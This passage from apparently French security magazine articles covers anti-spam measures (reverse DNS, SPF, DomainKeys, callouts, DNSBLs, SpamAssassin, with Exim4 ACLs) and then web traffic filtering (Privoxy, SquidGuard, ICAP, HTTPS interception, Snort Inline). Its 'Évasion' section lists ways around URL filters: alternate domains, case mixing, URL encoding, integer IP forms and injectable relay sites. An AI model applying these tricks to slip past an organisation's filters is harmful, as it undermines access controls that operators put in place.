Ainsi, l'argument (le nom de domaine) va être résolu (requête `IN A mx.test.org` ?) et on va vérifier qu'on nous réponde bien l'adresse IP du client connecté. Pour pousser la rigueur encore plus loin, on prend l'adresse IP de l'interlocuteur et on fait une requête DNS inverse (`IN PTR 1.2.3.4` ?). Si l'une des réponses DNS correspond à l'argument donné à la commande `HELO`, c'est bon.

Figure 1 Vérification du reverse DNS



Cette vérification est très stricte car trop souvent, les fournisseurs de liaison Internet ne proposent pas aux clients la possibilité de modifier le reverse DNS d'une adresse IP. De ce fait, le test échouera dans de nombreux cas.

Encore une fois, la configuration d' Exim4 ne requiert que quelques lignes à ajouter dans ses ACL :

```
deny message = bad reverse dns
     !verify = reverse_host_lookup
```

Traitement des bounces

Nous avons évoqué les problèmes des bounces générés lors d'usurpation d'identité. Une solution serait de rejeter les DSN pour lesquels nous savons que nous n'avons pas envoyé le message initial.

Revenons sur le bounce. Lorsqu'un MTA en génère un, il utilise l'adresse de l'expéditeur de l'enveloppe SMTP (`MAIL FROM:`) comme destinataire du message d'erreur. Dans le corps du DSN, il y ajoute la raison du refus du message, et un court extrait du message initial, mais il n'y a rien de normalisé sur cette partie. On ne peut donc pas ajouter une ligne quelconque dans les messages sortant de notre serveur (par exemple un en-tête comportant un *hash*).

La seule chose que nous sommes sûrs de retrouver dans le bounce est l'adresse de l'expéditeur (aussi appelé le *reverse path*). Nous modifions donc chaque message sortant de notre serveur pour ajouter un indice dans l'adresse (`MAIL FROM`), cet indice est une simple chaîne de caractères qui contient toute sorte de données utiles : une date, l'adresse de notre serveur, le domaine, etc.

En plus, nous y ajoutons un hash cryptographique, généré, par exemple, en appliquant une fonction de *hashage* sur la concaténation de la date et d'une clef secrète. Notre adresse (le reverse path) deviendra ainsi `foo+timestamp+hash@test.org`.

Lorsqu'on recevra un bounce, on vérifiera la somme cryptographique pour être sûr que nous avons bien envoyé ce message. Autrement, nous pourrons rejeter le message.

Le seul problème réel que pose ce type de réécritures d'adresses concerne le gestionnaire de liste de diffusion `ezmlm`. Celui-ci, contrairement aux autres, préfère regarder l'adresse de l'enveloppe SMTP (celui que nous modifions) plutôt que l'adresse contenue dans le message lui-même (l'en-tête `From:`). Il déclare alors notre adresse réécrite (et unique) comme une adresse inconnue et refuse de diffuser le message.

Une implémentation de ce système pour Exim4 est disponible sur le site de David Woodhouse [DWOOD].

Le droit d'émettre ?

Le gros problème du protocole SMTP est qu'il n'a pas été créé avec la sécurité à l'esprit : toutes les données de la transaction SMTP sont falsifiables.

D'ailleurs, qui n'a jamais reçu un message « anonyme » ? Les spammeurs utilisent ce même principe : ils usurpent les adresses mails pour essayer de mieux passer les filtres ou pour attirer l'attention sur leurs messages.

Différentes solutions, plus ou moins élégantes, commencent à voir le jour pour résoudre ce problème d'authentification, nous allons nous intéresser à SPF, SenderId et DomainKey qui sont les principales technologies grand public.

Sender Policy Framework

Le principe de SPF [SPF] est simple : l'administrateur pour le domaine `foo.org` écrit dans sa zone DNS la liste des serveurs légitimes qui peuvent envoyer du courrier pour `foo.org`.

Lorsqu'un MTA reçoit un message avec une adresse d'expéditeur (`MAIL FROM`) en `foo.org`, celui-ci doit regarder si l'adresse IP du client connecté se trouve dans la liste des serveurs autorisés pour `foo.org`. Si ce n'est pas le cas, deux possibilités se présentent, soit la liste est marquée comme « non exhaustive » auquel cas on laisse passer le message, soit on refuse le message.

Cela signifie qu'un employé, depuis son domicile, devra forcément utiliser le serveur mail de son entreprise pour envoyer son message plutôt que d'utiliser le serveur de son fournisseur d'accès.

Mais ce n'est pas pour cela que SPF est tant décrié, c'est plutôt parce qu'il casse des fonctionnalités du protocole SMTP : il n'est alors plus possible d'utiliser la redirection d'adresse (le tant aimé `~/.forward`). Prenons un cas classique : imaginons que `foo@bar.org` soit une redirection vers `foo@trait.org`.

Lorsque `maman@ours.com` envoie un message à `foo@bar.org`, le serveur `mx.bar.org` (utilisant SPF) vérifie tout d'abord que le serveur qui le contacte est bien dans la liste des serveurs SMTP autorisés pour le domaine `ours.com`. Ensuite, comme demandé par l'utilisateur `foo`, il redirige le mail vers `foo@trait.org`.

`Mx.trait.org` (utilisant également SPF) remarque alors que `mx.bar.org` (son interlocuteur) n'est pas présent dans la liste de `ours.com` et refuse le message. Cela est dû au fait que le mécanisme de *forwarding* ne fait aucune réécriture d'adresse `Mx.bar.org` s'est donc présenté avec un `MAIL FROM:<maman@ours.com>`. Il est d'ailleurs ironique que le principal organisme évangélisant SPF (`pobox.com`) soit spécialisé dans les redirections d'adresses.

Les concepteurs de SPF ont alors décidé, en toute simplicité, que tout le monde devait passer à un système de réécriture d'adresse, ce qui est totalement illusoire et impossible. De ce fait, SPF est considéré comme fondamentalement cassé.

De plus, SPF n'est pas une réponse contre le spam, la seule chose que ce système apporte est la certification qu'un mail venant de `test.org` provient bien de là-bas. La lutte contre le spam est alors un effet collatéral, mais il se trouve que les spammeurs s'adaptent et tendent à ne plus usurper les identités. Ils préfèrent utiliser une adresse mail d'un de leurs domaines spécialement créé à cet effet et qui, ironie du sort, utilise SPF.

Ce type d'usages a d'ailleurs provoqué de vives réactions suite à la diffusion d'un article [IWRLD] montrant que les spammeurs étaient ceux qui avaient adopté le plus rapidement SPF.

Sender Id

Sender Id, appelé Caller Id à l'origine par Microsoft, est basé sur le même principe que SPF : vérifier l'authenticité de l'émetteur.

Alors que SPF tente de vérifier l'identité à partir de l'expéditeur de l'enveloppe SMTP (`MAIL FROM`), Sender Id utilise la *Purported Responsible Address* (PRA).

Cette adresse est déterminée à partir d'un algorithme breveté par Microsoft se chargeant de trouver la bonne adresse parmi les champs `Resent-Sender:`, `Resent-From:`, `Sender:` et enfin, l'en-tête `From:` du message lui-même. Ensuite, à partir de cette adresse et de la même façon que SPF, le serveur de messagerie contacte le serveur DNS du domaine mail concerné pour savoir si le client est autorisé à envoyer du mail.

En raison de problèmes techniques et politiques (brevets par exemple), l'IETF a indiqué qu'elle rejetait la technologie Sender Id.

DomainKeys

DomainKeys [DMKEY], poussé par Yahoo!, utilise la cryptographie pour authentifier le serveur : les domaines voulant utiliser cette méthode doivent diffuser dans leurs zones DNS leurs clefs publiques et signer (avec leurs clefs privées) chaque message sortant en y ajoutant un en-tête contenant le résultat de la signature.

Ainsi, lors de la réception d'un message par un serveur SMTP tiers, celui-ci n'a qu'à vérifier la signature grâce à la clé publique.

DomainKeys semble être la technologie la plus prometteuse car elle ne demande aucune modification du protocole SMTP et s'intègre aisément dans l'environnement actuel.

Malheureusement, ces solutions n'ont pas pour objectif de lutter contre le spam. Comme indiqué précédemment, ces techniques ne servent qu'à authentifier les serveurs entre eux, elles servent uniquement à empêcher l'usurpation d'identité.

Callout

À l'heure actuelle, à défaut d'avoir une technologie massivement utilisée pour lutter contre l'usurpation de nom de domaine, il existe une méthode pour vérifier l'existence d'une adresse électronique, c'est le *callout*.

Lorsque le serveur client indique l'expéditeur du message (`MAIL FROM`), le serveur recevant le message contacte le serveur mail du domaine pour savoir si cette adresse existe réellement en débutant une vraie transaction SMTP, mais sans émettre la commande `DATA`.

```
220 mx.test.org ESMTP Exim 4.34
HELO moi.test.org
250 mx.test.org Hello moi.test.org [192.168.88.10]
MAIL FROM:<>
250 OK
RCPT TO:<maman@ours.com>
250 Accepted
QUIT
221 mx.test.org closing connection
```

Ici, on utilise <> (*null reverse path*) comme adresse d'expéditeur, car c'est celle qui est utilisée pour identifier un bounce.

Une adresse de retour nulle est, par définition, toujours valide, les callouts utilisent ce composant pour ne pas provoquer de boucle infinie : imaginons que deux serveurs A et B utilisent les callouts sans utiliser <>, lorsque A essaye d'envoyer un message à B, B se connecte à A pour vérifier l'adresse, mais A va également faire un callout sur le serveur B qui va faire un callout sur A, etc.

Cette technique relève du bidouillage, mais est plutôt fiable, contrairement à l'utilisation de la commande `VRFY` (cette directive est chargée de vérifier qu'un utilisateur existe sur un MTA) qui n'est soit pas implémentée correctement, soit restreinte pour des raisons de sécurité.

Exim4 est capable d'utiliser ce type de filtrages grâce à l'ACL suivante que l'on insère dans `acl_smtp_rcpt` :

```
deny message = bad sender address
     !verify = sender
```

DNS Blacklist

Les DNSBL, aussi connues sous le nom de RBL, sont des listes noires. Chaque DNSBL a sa spécificité. Certaines listent les adresses de serveurs SMTP ayant déjà spammé, d'autres recensent les serveurs SMTP configurés incorrectement (ne respectant pas les recommandations des RFC) alors que d'autres listes vont indexer les plages d'adresses IP des différents fournisseurs d'accès.

Concrètement, lorsqu'un client avec l'adresse IP 1.2.3.4 se connecte à un serveur SMTP, celui-ci émet une requête DNS vers `4.3.2.1.mon-dnsbl.org`, si une réponse correcte est reçue, c'est que l'IP est présente dans la base.

Le problème commun à toutes ces listes noires est leur maintenance. Il n'existe aucun critère standardisé pour y entrer : peu de tests (voir aucun dans certains cas) sont faits pour vérifier la légitimité de cette nouvelle entrée. Il n'est d'ailleurs pas rare que des serveurs légitimes se retrouvent dans les listes de spammeurs.

De plus, autant il est facile de rentrer dans la base, autant il est très compliqué d'en sortir (lorsque c'est possible). Il faut alors prendre contact avec le gestionnaire de la liste et prouver que l'on est innocent.

Les DNSBL à la mode sont celles qui recensent les plages d'adresses IP des fournisseurs d'accès. En effet, certains administrateurs estiment que tous les internautes doivent utiliser le serveur SMTP de leurs FAI, bien que ces derniers ne répondent souvent pas à leurs attentes : pas de chiffrement des connexions, temps de livraison parfois long, pannes fréquentes, pas d'authentification SMTP lorsqu'on est en déplacement, etc.

Néanmoins, il est possible d'utiliser intelligemment ce type de listes : plutôt que de rejeter violemment les messages venant d'adresses « dynamiques » (ce terme est un abus de langage pour désigner les adresses IP des fournisseurs d'accès grand public), on va plutôt imposer un parcours plus difficile au serveur si on voit que l'adresse est listée dans une base.

Par exemple, on multiplie par deux les délais d'attente, on vérifie strictement le reverse DNS, on n'autorise aucune erreur ou on met en place du *greylisting* juste pour ces plages d'adresses.

Voici un exemple d'ACL (pour Exim4) imposant un délai de cinquante secondes si l'interlocuteur est situé sur une adresse dynamique en utilisant la base `dynablock.njabl.org` :

```
accept dnslists  = dynablock.njabl.org=127.0.0.3
       delay     = 50s
```

Filtrage au niveau du "message"

Précédemment, nous avons essayé de savoir qui nous contactait, si cela était légitime et s'il figurait dans une liste noire, mais nous ne nous sommes pas demandés si le message en lui-même était du spam. La partie suivante va présenter les solutions qui s'offrent à nous.

Il y a deux catégories d'outils traitant à ce niveau, ceux fondés sur la détection par mots-clefs et les autres devinant la nature du message grâce aux filtres bayésiens popularisés par Paul Graham [GRAHM].

Mots clefs

Spamassassin est l'outil le plus populaire et le plus efficace pour filtrer le spam.

Ce logiciel libre utilise des règles qui attribuent des points négatifs ou positifs au message. À la fin, la somme des points est faite et si elle dépasse un certain seuil, le message est marqué comme spam.

Une règle est quelque chose de très simple : cela passe par la détection du mot « viagra » dans le sujet d'un mail ou bien la présence de `$$$` dans le corps du message. Elles peuvent également être plus complexes, comme vérifier que la date du mail est correcte (ni trop en avance, ni trop en retard) ou qu'il n'y a pas de HTML avec du texte écrit en rouge clignotant. Spamassassin est également capable d'interroger des DNSBL pour affiner son jugement.

Cette technique de *scoring* est très efficace grâce aux milliers de règles écrites par la communauté autour du logiciel. C'est d'ailleurs son principal défaut : Spamassassin nécessite une importante quantité de mémoire pour fonctionner. C'est pour cela que les fournisseurs d'accès ont quelques réticences à l'utiliser à grande échelle malgré sa qualité.

Exim4 (grâce à Exiscan) embarque un client pour Spamassassin chargé de se connecter à un serveur `spamd`. Ainsi, Exim est capable de récupérer toutes les informations au sujet du mail de manière très efficace et rapide. L'ACL suivante fait passer les messages de taille inférieure à un méga-octet à Spamassassin et refuse le mail si son score dépasse 8.0.

```
deny   message = Your mail is scored $spam_score spam points.\n  \
                 $spam_report \n
       log_message = Pan ! $spam_score spam points. \n
       condition = ${if <{$message_size}{1M}{1}{0}}
       spam = spamassassin:true
       condition = ${if >{$spam_score_int}{80}{1}{0}}
```

Le défaut de ce type de filtrages, par règles, est qu'elles sont constamment en développement : les spammeurs les observent pour essayer de les contourner au fur et à mesure. Ainsi, une version obsolète de Spamassassin ne détectera pas la totalité des spams passant par lui. C'est pour ne pas souffrir de ce problème d'obsolescence qu'ont été pensés les filtres bayésiens grâce à une méthode d'apprentissage perpétuelle.

Filtres bayésiens

Grâce à l'utilisation des probabilités, les mathématiques vont venir nous aider à déterminer si un message est un spam ou non. Un article à ce sujet a déjà été publié dans MISC N°8, je vous laisse le ressortir pour avoir une explication détaillée sur le sujet.

En résumé, après avoir entraîné notre filtre avec des milliers de messages, nous attribuons des probabilités de spam à des mots. Par exemple, le mot « black jack » a une probabilité de spam beaucoup plus importante que le mot « convalescence ». Sur un message complet, nous établissons la probabilité pour chaque mot, puis la somme pour obtenir la probabilité de spam totale du message.

Mais l'apprentissage est individuel : chaque personne reçoit un type de mails particuliers et dès lors, aura des probabilités différentes d'une autre personne. Ainsi, les programmeurs ne vont pas recevoir le même courrier que ceux du service marketing. C'est pour cette raison qu'il n'est pas applicable d'utiliser le filtrage bayésien sur un serveur, car il se doit d'être généraliste et ne favoriser aucun département de l'entreprise.

Conclusion

La lutte contre le pourriel est en constante évolution. Les spammeurs et les développeurs jouent au chat et à la souris à chaque technique mise en œuvre. La seule méthode qui n'est pas encore contournable est le filtrage bayesien, malgré les efforts des spammeurs. En effet, l'apprentissage permet de faire évoluer les scores.

En revanche, les techniques vues dans la première partie seront (sont ?) bientôt obsolètes, les programmes auront modifié leurs moteurs SMTP pour être conformes avec les RFC. D'un autre côté, si ces nuisances respectent scrupuleusement les standards, cela pourrait ouvrir de nouvelles possibilités pour les contrer.

Grâce aux solutions telles que SPF ou DomainKeys, les spammeurs commencent à éviter d'usurper l'identité de domaine et tendent à créer des noms de domaines spécialement achetés dans le but de spammer pendant une certaine durée. Cela montre les limites de la lutte contre le spam : tant qu'il n'y a pas une volonté politique/légale forte, les solutions anti-spams seront toujours incomplètes et temporaires.

Références

[RSMTP] - Simple Mail Transfer Protocol : **http://www.ietf.org/rfc/rfc2821.txt**
[EXIM4] - Exim : **http://www.exim.org/**
[GREYL] - Greylisting : **http://projects.puremagic.com/greylisting/**
[GREYD] - Greylistd : **http://packages.debian.org/unstable/mail/greylistd**
[JPGAU] - Problème des bounces : **http://www.transfert.net/a9256**
[DWOOD] - Reverse-Path Rewriting : **http://www.infradead.org/rpr.html**
[SPF] - SPF : **http://spf.pobox.com/**
[IWRLD] - Adoption de SPF par les spammeurs : **http://www.infoworld.com/article/04/08/31/HNspammerstudy_1.html**
[DMKEY] - DomainKeys : **http://antispam.yahoo.com/domainkeys**
[GRAHM] - A Plan for Spam : **http://www.paulgraham.com/spam.html**

Filtrer les flux Web

Victor Vuillard
vvuillard@citali.com
Consultant Réseau et Sécurité des Systèmes d'Information
Citali - http://www.citali.com

Nous verrons dans cet article comment se protéger de différents risques liés à l'utilisation du Web et comment filtrer toutes ces applications préfixées par « http:// » qui transitent maintenant sur nos réseaux.

Introduction

Il n'y a encore pas si longtemps, le pare-feu était le sujet le plus souvent mentionné lorsque la sécurité informatique était évoquée [LM-HS12] [LM-HS13]. Malgré tous les bénéfices de la libération des communications de l'entreprise vers l'extérieur, devenir accessible depuis Internet amène sa dose de risques. Filtrer ! Là était la solution. On a donc filtré ce qui transite sur le réseau, créé des listes d'accès pour définir quelles adresses accèdent à quelles applications... Les règles étaient donc mises en place et protègent maintenant notre cher réseau d'entreprise, nos DMZ et tout ce qui s'en suit. Le problème est que la sécurité est souvent vue comme une contrainte et par extension, comme la sœur ennemie des fonctionnalités. Les fonctionnalités priment toujours ! Et comme il n'était pas question de démolir ces chers pare-feu qui avaient déjà coûté tant, tout ce qui ne passe plus au travers du pare-feu s'est vu reporté sur les flux Web, qui eux ne sont que rarement bloqués. Après avoir eu notre dose de Vbscripts et de Javascripts, d'Applets, d'animations Flash et d'ActiveX en tout genre, on a donc vu le cortège des Web Services [WS] parader. En plus des pages Web classiques, passent maintenant à travers ce biais la mêlée des XML et SOAP, XML-RPC, RPC over HTTP, souvent les VPN-SSL, etc. Au final, nous sommes arrivés à la situation où une grande partie des flux réseau est reportée à un niveau supérieur : les flux Web ! Et bien sûr, presque rien n'est filtré... Il faudra donc s'y atteler.

1. Côté client

1.1 Le surfeur consommateur

Le surfeur étant un consommateur comme les autres, nombreux sont les acteurs de la « net-économie » qui se sont rués sur l'opportunité d'afficher des publicités à tout va, de suivre les petites habitudes de chacun grâce aux cookies, ou pire encore, de profiter de quelques faiblesses de nos navigateurs pour installer sur nos postes de travail des *spywares* qui en révéleront encore bien plus sur nos moindres faits et gestes. Tout ceci a bien évidemment un intérêt financier et c'est assurément pour cela que le problème persiste autant. Très tôt, des systèmes comme Junkbuster, devenu maintenant Privoxy [PRIVOXY], sont venus à la rescousse pour aider l'utilisateur à garder un brin de confidentialité dans sa vie privée lorsqu'il surfe sur le Web. Privoxy, pour rester sur cet exemple, fait un brin de ménage dans les pages Web récupérées :

- → bloquer les connexions indésirables (ou non directement sollicitées), par exemple une liste d'adresses de régies publicitaires Internet ;
- → supprimer certains types de cookies et scripts permettant de tracer l'utilisateur, etc. ;
- → faire du ménage dans la page Web retournée afin de supprimer certains scripts caractéristiques n'apportant aucune fonctionnalité à l'utilisateur ;
- → stopper certaines failles bien connues inhérentes au navigateur Web utilisé ;
- → voire réécrire complètement certaines parties de pages, remplacer des images publicitaires (identifiées à partir de leur taille) par des images vides, transformer des images `Gif` animées en images non animées et beaucoup d'autres subtilités de ce type.

Afin d'offrir ces fonctionnalités, Privoxy s'installe comme un *proxy Web* classique : le navigateur Web de l'utilisateur est réglé pour passer par Privoxy. Privoxy gère alors les requêtes vers le site Web visité et retourne la page récupérée après avoir fait tous les traitements mentionnés ci-dessus. Plusieurs postes peuvent passer par le même proxy Privoxy. En revanche, un inconvénient majeur de Privoxy est le manque de performance. Les expressions rationnelles sont utilisées intensivement afin de repérer chaque élément suspicieux. Même si le principe est efficace, il ne semble pas optimal puisque les temps de réponse se dégradent rapidement lorsque quelques dizaines de stations sollicitent Privoxy simultanément. Il semble alors judicieux de minimiser les tests configurés dans Privoxy.

Bien souvent, les outils de ce genre ont pour vocation d'être utilisés seulement à petite échelle, pour un groupe de quelques stations. Même si Privoxy propose des fonctionnalités intéressantes et calibrées pour assurer la vie privée de l'utilisateur, les entreprises visent plutôt à garantir la sécurité du poste de travail et l'efficacité de leurs employés. La sécurité, avec l'analyse antivirus à la volée, sera présentée dans la fiche pratique de ce même numéro sur ClamAV.

1.2 Le travailleur dissipé et son manque d'efficacité

Moins de temps passé au bureau et moins de personnel pour réaliser les mêmes tâches. Comment ? En augmentant l'efficacité et la productivité des employés ! Évidemment, lorsqu'une personne converse en ligne toute la journée, fait son shopping au travail, organise ses prochaines vacances ou consulte sa banque en ligne[1] depuis le bureau, il est difficile d'imaginer comment Internet nous rend plus efficaces. Les couches « managériales » ne l'étant elles-mêmes pas toujours, la solution technique vient généralement régler le problème : n'habiliter l'accès qu'aux sites rentrant dans le cadre du travail. En effet, Google ayant souvent la réponse à tout, il serait dommage de couper complètement l'accès au Web sous prétexte que nous ne sommes pas au bureau pour surfer !

Afin de cantonner le surfeur uniquement aux sites jugés utiles, il existe en général deux approches : les listes d'accès et l'analyse sémantique. Le premier système est relativement simple : comme pour un pare-feu classique, soit tout est interdit et seuls les sites explicitement listés sont autorisés, soit nous bannissons tout sauf les adresses contenues dans une *blacklist*, liste d'adresses indésirables. Ce système est par exemple celui adopté par SquidGuard [SGUARD]. Celui-ci se couple au proxy Web Squid [SQUID] et gère des listes d'accès soit globalement, soit par utilisateur ou groupes d'utilisateurs. Il suffit ensuite d'indiquer les adresses IP des sites, les URL ou les expressions contenues dans les URL qui sont autorisées ou refusées. L'avantage de ce système est qu'il est simple et peu consommateur en ressources. En revanche, même si des blacklists de sites sont librement disponibles, elles ne sont pas toujours à jour et il n'est pas rare de constater que beaucoup de sites demeurent non filtrés alors que dans l'absolu, ils devraient l'être.

Afin de faciliter la classification des sites, le W3C fournit des spécifications qui prennent en compte cette tâche. PICS, *Platform for Internet Content Selection* [PICS], ajoute un label (TAG) à chaque page Internet. Ce standard dispose de deux modes de fonctionnement.

Un premier mode prévoit que le fournisseur des pages avertit du thème de celles-ci ainsi que du public visé. Il n'est pas étonnant de constater que rares sont les fournisseurs qui d'eux-mêmes utilisent ce principe.

Un deuxième mode permet à des tiers d'annoter les pages ou sites Web rencontrés afin de fournir ensuite aux autres utilisateurs des listes de sites par thème ou classe d'utilisateur. Beaucoup de systèmes de contrôle parental bloquant les sites relatifs à la pornographie, la drogue ou d'autres sujets de cet acabit sont construits sur ce standard.

Les systèmes d'analyse sémantique offrent un filtrage plus précis. En plus d'analyser le contenu des pages pour en caractériser le thème, les systèmes sémantiques sont souvent couplés à des listes de sites interdits. Une blacklist ne pouvant jamais être exhaustive, l'analyse du contenu propose donc un filtrage plus précis sans forcément tomber dans la rigidité de tout interdire sauf ce qui est explicitement autorisé.

DansGuardian [DGUARDIAN] en est un bon exemple. En plus de filtrer selon des critères tels que « adresse IP, URL, extensions de fichiers téléchargés et type Mime », celui-ci scrute le contenu des pages demandées et peut en interdire l'accès. DansGuardian fonctionne en pondérant la page et l'interdit à partir d'un certain score - une liste de mots à caractère ambigu associe un poids à chaque mot. La page est aussi bloquée si elle contient un mot formellement interdit.

1.3 Internet Content Adaption Protocol (ICAP)

Afin de gagner en flexibilité et en modularité, le protocole ICAP [ICAP][ICAP-RFC] permet d'ajouter des fonctions de contrôle d'accès, d'analyse sémantique ou encore d'analyse antivirus sur les proxys-cache Web actuels. Il n'est alors plus nécessaire de modifier complètement l'infrastructure d'un réseau lorsque nous voulons ajouter une fonctionnalité à un proxy-cache. Celui-ci pourra, pour peu qu'il intègre un client ICAP [ICAP-SQUID], déléguer à un autre serveur ou une autre *appliance* ce nouveau traitement.

Mise à part la possibilité de réutiliser les équipements existants, ICAP décharge ainsi le proxy-cache de tâches pouvant être plus lourdes à traiter. Le protocole ICAP est lui-même basé sur des communications HTTP. Il offre aussi bien de filtrer ou modifier les requêtes que les réponses. Le serveur ICAP peut également demander au proxy-cache de modifier le temps de conservation en cache du contenu renvoyé. ICAP ne filtre donc pas en lui-même quoi que ce soit, mais simplifie l'ajout d'éléments de filtrage ou d'analyse antivirus sur les proxys de l'architecture actuelle. Toutefois, une contrainte reste importante : tous les produits ne pourront pas être utilisés et il faudra en choisir qui intègrent la gestion de ICAP.

1.4 Sortez couverts

Lorsqu'une méthode de filtrage par analyse sémantique est choisie, le surfeur crédule pourra penser que ses exactions sont couvertes lorsqu'il surfe sur son site pornographique préféré en HTTPS. Malheureusement pour lui, le chiffrement SSL ne le couvre pas complètement et il aura tôt fait de se retrouver sous le joug de l'administrateur railleur qui le rappellera à l'ordre. En effet, certains produits de filtrage de flux Web (par exemple WebWasher [WW]) proposent de déchiffrer à la volée les flux HTTPS pour les analyser au même titre que ceux qui ne sont pas chiffrés.

Il y a déjà quelques années, Doug Song avait montré dans sa suite d'outils Dsniff comment l'attaque qu'il a lui-même nommé « The Monkey in The Middle Attack » [MITM] permettait d'intercepter ces flux considérés comme sûrs.

Cette attaque prouvait que la sécurité inhérente à HTTPS n'est pas sans faille et qu'en se positionnant comme proxy, il devient aisé de décrypter l'ensemble des échanges HTTPS entre un client et un serveur Web. En général, le schéma d'interception et d'analyse par le proxy filtrant est le suivant :

→ le client Web initie une connexion avec le proxy filtrant afin de se connecter à un serveur Web en HTTPS ;

→ si un système de listes d'accès est en place, le proxy filtrant vérifie que la connexion est légitime ;

[1] (Problème de productivité mis à part) Vous osez vraiment entrer votre numéro de compte et le code d'accès de votre banque en ligne depuis votre station au travail ? Quel manque de paranoïa... Vous devriez lire MISC plus souvent !

→ si cette dernière l'est, le proxy filtrant effectue une connexion sur le serveur Web concerné en HTTPS ;

→ le serveur Web transmet son certificat qui est validé par le proxy filtrant ;

→ le proxy filtrant transmet au client un certificat qu'il génère lui-même. A la configuration du proxy sur le poste de travail, celui-ci est également configuré pour faire confiance à l'autorité de certification interne du proxy filtrant ;

→ la requête du client est transmise par le proxy filtrant au serveur Web. Le serveur Web retourne la page au proxy. Ce dernier effectue son analyse sémantique, chiffre la page de nouveau avec sa propre clé et la renvoie au client.

1.5 Évasion

Comme d'habitude en ce qui concerne le filtrage, il existe de nombreuses solutions pour le contourner.

Souvent, le filtrage par site est configuré à l'aide soit du nom de domaine, soit de l'adresse IP du site qu'on souhaite interdire (dans ce cas, s'il y a plusieurs hôtes virtuels sur la même adresse, ils sont tous bloqués). Le principe bien connu de contournement est alors de tenter de réécrire le nom ou l'adresse afin de tromper le moteur de *pattern matching* du filtre.

Dans le cas de domaines, la solution la plus simple est parfois de passer par un moyen détourné : d'accord, le site principal est peut-être bloqué, mais sans doute pas les domaines secondaires. Par exemple, si **www.toto.com** est filtré, **toto.com** ne l'est peut-être pas. Il faut prendre un peu de temps, et quelques requêtes *whois* et DNS pour trouver les domaines associés qui ne seront pas reconnus par le filtre (voir les enregistrements A et CNAME du domaine)... sous réserve que celui-ci applique une politique par défaut laxiste (i.e. on bloque ce qu'on connaît, on autorise le reste).

Certains filtres ne connaissent que l'ASCII, et passer un caractère codé différemment suffit parfois :

→ jouer avec les majuscules/minuscules (wWw.w4Rl0dZ.CoM) ;

→ utilisation de l'UTF-8 pour coder les URL (`%61` pour le caractère « a »)

→ etc.

Il est de plus en plus rare que cette technique d'évasion soit fonctionnelle : l'astuce étant connue, les produits de filtrage procèdent d'abord à une normalisation de l'URL avant de la filtrer.

Les sites autorisés mais mal programmés constituent également un denrée intéressante. S'il est possible d'y injecter du code (Javascript, HTML, PHP, etc.), alors le site en question devient un magnifique relais pour accéder à tout ce que vous voulez ... sous réserve que le filtrage mis en place ne concerne que les adresses ou domaines, et non le contenu. Par exemple, la directive `include` du PHP n'est pas limitée aux fichiers présents sur le serveur local, et donner une URL est tout à fait valide.

Dans le cas spécifique des adresses, il s'agit encore d'en changer la représentation. Une adresse n'est rien d'autre qu'un entier sur 32 bits, qui s'écrit donc de multiples façons, toutes valides :

→ l'adresse `192.168.0.1` est strictement équivalente aux adresses `192.168.00.1`, `192.168.0.01`, etc... Attention toutefois, le serveur destination peut réagir étrangement à ce type d'écriture (`bad request (invalid hostname)` sur un IIS, `Forwarding Error` sur un Apache. Nous n'avons pas poussé nos tests plus loin pour voir les causes de ces messages) ;

→ sous forme d'un nombre entier: l'adresse `192.168.0.1` correspond en fait à l'entier `3232235521` en décimal (`0xc0a80001`).

2. Côté serveur

2.1 IPS

Les IPS, pour *Intrusion Prevention System*, sont une évolution (marketing uniquement, diront certains !) des IDS. Comparés à ces derniers, les IPS bloquent les contenus suspicieux et ne se contentent pas de simplement générer une alerte. Ils sont, en quelque sorte, les couteaux suisses du filtrage. Ils ont donc naturellement une lame dédiée aux flux Web... Comme il s'agit d'un IPS Open Source et donc plus facile à étudier, nous allons nous concentrer sur Snort Inline [SNORT-INLINE].

Plutôt que de rester simplement en écoute des flux réseau, Snort Inline intercepte les paquets par le biais de Libipq [LIBIPQ] et les accepte ou les refuse, voire les modifie. Il dispose des fonctionnalités suivantes :

→ Il contient un décodeur HTTP qui essaie d'annihiler les tentatives d'évasion par encodage `Hex` ou `UTF-8`, `UTF-8 Bare Byte`, double encodage, le `%U` de Microsoft, etc.

→ Une normalisation supprime les tentatives de « traversée de répertoire » où l'utilisateur malicieux indique `../../` pour remonter vers des répertoires auxquels il n'a pas accès ou pour fausser la détection de l'attaque. Sans ce mécanisme, un IDS ou un IPS qui attend une chaîne **http://www.monserveur.com/repertoire1/rep2/script.asp** et reçoit l'adresse **http://www.monserveur.com/repertoire1/rep3/../rep2/script.asp** n'arriverait pas à interpréter qu'il s'agit en réalité de la même requête !

→ Il est aussi possible de spécifier à Snort Inline quelle interprétation il doit réaliser entre les modes IIS, Apache ou All. L'interprétation n'étant pas semblable entre IIS et Apache, choisir un mode plutôt qu'un autre permet de coller le plus fidèlement possible au comportement des éléments surveillés.

→ Le champ d'intervention de Snort Inline peut être fixé : il peut soit se limiter à l'URI, soit inspecter les données, soit inspecter les données mais en s'arrêtant après une certaine taille (afin de gagner en performance).

→ Enfin, Snort Inline dispose d'un module d'interfaçage avec ClamAV qui ajoute une analyse antivirus des flux Web. Cette dernière fonctionnalité n'est pas forcément des plus utiles lors d'analyse de flux vers serveurs, mais certains cas pourraient s'y prêter. Par exemple, dans l'hypothèse où un formulaire Web de prise de contact permet d'envoyer par mail quelques informations, éventuellement agrémentées d'un fichier joint, l'analyse antivirus peut déterminer si ce fichier joint est porteur de virus.

En dehors des quelques optimisations possibles, le fonctionnement de Snort Inline est simple. Il utilise tout bonnement les règles de son grand frère Snort. Ces règles peuvent être spécifiques à des défauts, des failles ou des attaques connues qui portent sur la version du serveur Web (par exemple, IIS), le langage utilisé pour générer les pages (par exemple PHP) ou sur certaines applications (par exemple Shopping Cart). Suivant le contexte et les éléments mis sous surveillance, il paraît donc important de faire le ménage dans les règles inutiles afin de gagner en performance. D'autre part, il convient de prendre en compte l'énorme différence entre Snort et Snort Inline : le premier alerte et le second bloque.

Dans le premier cas, une fausse alerte n'est pas forcément grave. La seule conséquence est que l'administrateur qui consulte les remontées d'alertes devra prendre un peu plus de temps pour faire la part des choses et interpréter l'alerte. En ce qui concerne Snort Inline, une paranoïa excessive impliquera que l'utilisateur légitime risquera parfois de se voir refuser l'accès !

2.2 mod_security

